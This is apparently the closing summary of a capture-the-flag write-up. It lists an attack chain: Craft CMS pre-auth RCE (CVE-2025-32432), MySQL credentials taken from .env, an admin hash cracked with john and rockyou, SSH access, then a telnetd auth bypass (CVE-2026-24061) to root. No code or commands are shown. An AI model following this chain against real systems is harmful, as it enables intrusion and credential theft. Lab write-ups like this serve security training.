
That’s the box.
The chain
- Craft CMS 5.6.16: pre-auth RCE (
CVE-2025-32432) →www-datashell .env→ MySQL root credentialsuserstable → admin bcrypt hash- john + rockyou → SSH as
adam - localhost telnetd: auth bypass (
CVE-2026-24061) → root /root/root.txt
One bug led to the next: the CMS leaked a config file, the config file leaked the database, the database leaked a password, and a localhost-only telnetd finished the job.
Authorized training environment only. Don’t test systems you don’t own or have permission to assess.